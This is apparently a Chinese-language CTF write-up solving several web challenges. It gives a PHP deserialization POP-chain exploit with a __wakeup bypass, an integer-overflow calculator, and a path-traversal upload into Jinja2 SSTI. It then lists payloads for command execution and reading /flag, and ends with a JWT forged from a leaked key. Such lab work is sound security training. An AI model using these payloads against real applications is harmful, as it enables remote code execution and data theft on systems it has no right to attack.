
image-20260225123056880

unserialize

真tm又臭又长,整一堆没用的类

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
<?php
highlight_file(__FILE__);
//flag.php
class Logger {
public $log_file = 'app.log';
public $message;
public function log() {
file_put_contents($this->log_file, $this->message, FILE_APPEND);
}
}

class UserProfile {
public $username;
public $data = [];
public function __toString() { return $this->username; }
}

class TemplateEngine {
public $template_name;
public function render() { return "Rendering " . $this->template_name; }
}

class ReadFile {
public $filename;
public function __wakeup() {
if (strpos($this->filename, 'flag') !== false) {
$this->filename = 'index.php';
}
}
public function getFileContent() {
echo file_get_contents($this->filename);
}
}

class FileHandler {
public $source;
public function __invoke() {
return $this->source->getFileContent();
}
}

class TaskRunner {
private $task;
public function __construct($task) { $this->task = $task; }
public function run() {
call_user_func($this->task);
}
}

class Middleware {
public $next;
public function __destruct() {
if (isset($this->next)) {
$this->next->run();
}
}
}

if (isset($_GET['data'])) {
$serialized_data = $_GET['data'];
try {
unserialize($serialized_data);
} catch (Exception $e) {
echo "Error: " . $e->getMessage();
}
}
?>

首先,以目的为导向,目的是读取flag.php,ReadFile类中有一个file_get_contents可以用于读取文件

然后寻找入口,反序列化漏洞通常从自动触发的魔术方法开始,最常见的是 __destruct()__wakeup()。 在这个源码中,Middleware 类拥有一个非常适合作为起点的 __destruct() 方法

接下来,需要其他类来把MiddlewareReadFile连接起来,Middleware 会调用 $next->run()。我们在代码中寻找带有 run() 方法的类,发现 TaskRunner 有这个方法,因此,我们把 Middleware$next 属性实例化为 TaskRunner 对象。

TaskRunner::run() 会执行 call_user_func($this->task)。如果我们将 $this->task 赋值为一个对象,call_user_func 会尝试将该对象作为函数调用,这在 PHP 中会自动触发该对象的 __invoke() 魔术方法。 我们在代码中寻找带有 __invoke() 的类,找到了 FileHandler,因此,我们把 TaskRunner$task 属性实例化为 FileHandler 对象。

FileHandlerReadFileFileHandler::__invoke() 会调用 $this->source->getFileContent()

完整的 POP 链路径:

1
Middleware::__destruct() -> TaskRunner::run() -> FileHandler::__invoke() -> ReadFile::getFileContent()

然后改大属性值,绕过 __wakeup() 的执行

然后开始编写EXP,先把前几个没用的类删掉,然后开始提取

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?php
// 终点类:只需要保留我们想要控制的属性 $filename
class ReadFile {
public $filename = 'flag.php';
}

// 节点类:保留 $source 属性
class FileHandler {
public $source;
}

// 节点类:保留 $task 属性,并保留构造函数方便赋值
class TaskRunner {
private $task; // 注意:原题是 private,EXP 里也必须是 private
public function __construct($task) {
$this->task = $task;
}
}

// 起点类:保留 $next 属性
class Middleware {
public $next;
}

开始实例化对象

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// 1. 实例化终点,并设定目标文件名
$read = new ReadFile();
// $read->filename 已经在类定义里写死为 'flag.php' 了

// 2. 实例化 FileHandler,把 ReadFile 对象赋给它的 source 属性
// 这样当 FileHandler 作为函数被调用时,就会执行 $read->getFileContent()
$handler = new FileHandler();
$handler->source = $read;

// 3. 实例化 TaskRunner,把 FileHandler 传入构造函数赋给私有属性 task
// 这样当 TaskRunner 的 run() 被调用时,就会执行 call_user_func($handler)
$runner = new TaskRunner($handler);

// 4. 实例化起点 Middleware,把 TaskRunner 赋给 next 属性
// 这样当 Middleware 被销毁触发 __destruct() 时,就会执行 $runner->run()
$middleware = new Middleware();
$middleware->next = $runner;

将其转换为字符串格式

1
2
3
4
$serialize_str = serialize($middleware);
// 此时生成的字符串是完全正常的,如果直接发过去,会被 ReadFile 的 __wakeup 拦截
$payload = str_replace('O:8:"ReadFile":1:', 'O:8:"ReadFile":2:', $serialize_str);
echo urlencode($payload);

神秘商店

全角注册admin,登录进去即可,int整数溢出到-50即可,用这个脚本跑一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
import sys

def calculate_overflow():
print("="*30)
print(" 支付金额溢出计算工具 (32-bit Signed)")
print("="*30)

# 32位有符号整数的范围
MOD = 2**32 # 4294967296
INT_MAX = 2**31 - 1
INT_MIN = -2**31

print(f"提示:32位int最大值为 {INT_MAX}")
print("1. 逆推:通过目标金额(如50)计算需要输入的超大原始数")
print("2. 模拟:输入一个超大的数,查看溢出后的真实数值")

choice = input("\n请选择功能 (1/2): ")

if choice == '1':
target = int(input("请输入你希望溢出后的目标值 (例如 50): "))
# 原理:目标值 + 2^32
raw_input = target + MOD
print(f"\n[结果] 若后端强转32位int,你应该输入: {raw_input}")
print(f"验证: (int){raw_input} -> {target}")

elif choice == '2':
raw_val = int(input("请输入一个超大的原始数值: "))
# 模拟 32位有符号整数溢出逻辑
# 先取模得到 0 到 2^32-1 之间的数
wrapped = raw_val % MOD
# 如果超过了 INT_MAX,说明进入了负数区间
if wrapped > INT_MAX:
final_val = wrapped - MOD
else:
final_val = wrapped

print(f"\n[结果] 该数值在32位有符号int中会被识别为: {final_val}")
if final_val <= 0:
print("警告:该数值会导致金额变为负数或零,可能触发逻辑漏洞!")
else:
print("选择无效。")

if __name__ == "__main__":
try:
calculate_overflow()
except ValueError:
print("错误:请输入有效的整数数字。")
except KeyboardInterrupt:
print("\n已退出。")

ez_upload

看一下指纹,发现是flask框架,尝试读一下app.py或者server.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
import os
import uuid
from flask import Flask, request, render_template_string, redirect, url_for, send_from_directory, flash, jsonify
from werkzeug.exceptions import RequestEntityTooLarge

app = Flask(__name__)
app.secret_key = 'your_secret_key_here'

UPLOAD_FOLDER = 'uploads'
MAX_FILE_SIZE = 16 * 1024 * 1024
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'png', 'jpg', 'jpeg', 'gif', 'doc', 'docx', 'zip', 'html'}

BLACKLIST_KEYWORDS = [
'env', '.env', 'environment', 'profile', 'bashrc',
'proc', 'sys', 'etc', 'passwd', 'shadow', 'flag'
]

app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
app.config['MAX_CONTENT_LENGTH'] = MAX_FILE_SIZE

if not os.path.exists(UPLOAD_FOLDER):
os.makedirs(UPLOAD_FOLDER)

def allowed_file(filename):
return '.' in filename and filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

@app.route('/')
def index():
try:
with open('templates/index.html', 'r', encoding='utf-8') as f:
template_content = f.read()
return render_template_string(template_content)
except FileNotFoundError:
try:
with open('templates/error_template_not_found.html', 'r', encoding='utf-8') as f:
return f.read()
except:
return '<h1>错误</h1><p>模板文件未找到</p><a href="/upload">上传文件</a>'
except Exception as e:
try:
with open('templates/error_render.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template, error_message=str(e))
except:
return '<h1>渲染错误</h1><p>' + str(e) + '</p><a href="/upload">上传文件</a>'

@app.route('/upload', methods=['GET', 'POST'])
def upload_file():
if request.method == 'POST':
if 'file' not in request.files:
flash('没有选择文件')
return redirect(request.url)

file = request.files['file']

if file.filename == '':
flash('没有选择文件')
return redirect(request.url)

if file and allowed_file(file.filename):
filename = file.filename
filename = filename.replace('../', '')
file_path = os.path.join(UPLOAD_FOLDER, filename)

try:
file.save(file_path)
flash('文件 {} 上传成功!'.format(filename))
return redirect('/upload')
except Exception as e:
flash('文件上传失败: {}'.format(str(e)))
return redirect(request.url)
else:
flash('不允许的文件类型')
return redirect(request.url)

try:
with open('templates/upload.html', 'r', encoding='utf-8') as f:
template_content = f.read()
return render_template_string(template_content)
except FileNotFoundError:
try:
with open('templates/error_upload_not_found.html', 'r', encoding='utf-8') as f:
return f.read()
except:
return '<h1>错误</h1><p>上传页面模板未找到</p><a href="/">返回主页</a>'

@app.route('/file')
def view_file():
file_path = request.args.get('file', '')

if not file_path:
try:
with open('templates/file_no_param.html', 'r', encoding='utf-8') as f:
return f.read()
except:
return '<h1>文件查看</h1><p>请使用 ?file= 参数指定要查看的文件</p><a href="/">返回主页</a>'

file_path_lower = file_path.lower()
for keyword in BLACKLIST_KEYWORDS:
if keyword in file_path_lower:
try:
with open('templates/file_error.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template,
file_path=file_path,
error_message='访问被拒绝:文件路径包含敏感关键词 [{}]'.format(keyword))
except:
return '<h1>访问被拒绝</h1><p>文件路径包含敏感关键词</p><a href="/">返回主页</a>'

try:
with open(file_path, 'r', encoding='utf-8') as f:
file_content = f.read()

try:
with open('templates/file_view.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template, file_path=file_path, file_content=file_content)
except:
return '<h1>文件内容</h1><pre>{}</pre><a href="/">返回主页</a>'.format(file_content)
except Exception as e:
try:
with open('templates/file_error.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template, file_path=file_path, error_message=str(e))
except:
return '<h1>文件读取失败</h1><p>错误: {}</p><a href="/">返回主页</a>'.format(str(e))


@app.errorhandler(RequestEntityTooLarge)
def too_large(e):
try:
with open('templates/error_too_large.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template, max_size=MAX_FILE_SIZE // (1024*1024)), 413
except:
return '<h1>文件过大</h1><p>文件大小不能超过 {} MB</p>'.format(MAX_FILE_SIZE // (1024*1024)), 413

@app.errorhandler(404)
def not_found(e):
try:
with open('templates/error_404.html', 'r', encoding='utf-8') as f:
return f.read(), 404
except:
return '<h1>404</h1><p>页面不存在</p>', 404

@app.errorhandler(500)
def server_error(e):
try:
with open('templates/error_500.html', 'r', encoding='utf-8') as f:
template = f.read()
return render_template_string(template, error_message=str(e)), 500
except:
return '<h1>500</h1><p>服务器内部错误: {}</p>'.format(str(e)), 500

if __name__ == '__main__':
print("启动Flask文件上传应用...")
print("上传目录: {}".format(UPLOAD_FOLDER))
print("最大文件大小: {} MB".format(MAX_FILE_SIZE // (1024*1024)))
print("允许的文件类型: {}".format(ALLOWED_EXTENSIONS))
app.run(debug=False, host='0.0.0.0', port=5000)

发现render_template_string,那么我们可以通过upload功能,改写某个文件,来触发ssti,比如这里可以通过:

templates/index.html (最简单,覆盖后直接访问主页 / 即可触发)

templates/upload.html (覆盖后访问 /upload 触发)

templates/file_view.html (覆盖后访问 /file?file=uploads/随便一个文件名.txt 触发)

这里发现这几个文件都不在当前目录下,难怪刚刚读不到,并且程序强制加上了 uploads 文件夹路径
file_path = os.path.join(UPLOAD_FOLDER, filename),所以要目录穿越一下,这里有替换,可以复写绕过,比如....//或者..././

image-20260225164418980

直接访问首页即可

这里复习一下ssti常用payload

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
1、任意命令执行
{%for i in ''.__class__.__base__.__subclasses__()%}{%if i.__name__ =='_wrap_close'%}{%print i.__init__.__globals__['popen']('dir').read()%}{%endif%}{%endfor%}
2、任意命令执行
{{"".__class__.__bases__[0]. __subclasses__()[138].__init__.__globals__['popen']('cat /flag').read()}}
//这个138对应的类是os._wrap_close,只需要找到这个类的索引就可以利用这个payload
3、任意命令执行
{{url_for.__globals__['__builtins__']['eval']("__import__('os').popen('dir').read()")}}
4、任意命令执行
{{x.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat flag').read()")}}
//x的含义是可以为任意字母,不仅仅限于x
5、任意命令执行
{{config.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat flag').read()")}}
6、文件读取
{{x.__init__.__globals__['__builtins__'].open('/flag', 'r').read()}}
//x的含义是可以为任意字母,不仅仅限于x
{{\'\'.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__[\'os\'].popen(\'cat flag.py\').read()}}

Jwt_password_manager


给源码了,源码里给了key,直接编码一下拿到token即可

image-20260225171212203

1
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAyZWUxZTYwLTE4MjQtNDBhZC1iZGUyLWFlMTU1MjQ2MTc5ZCIsInVzZXJuYW1lIjoiYWRtaW4ifQ.8Tpfj5hs4GTTk2yhUveJZxlfc-sBIQpsuR1ZtT_fMZ4

image-20260225170947894


We_will_rockyou

花里胡哨,就一爆破题,响应特别慢,好在爆出来了
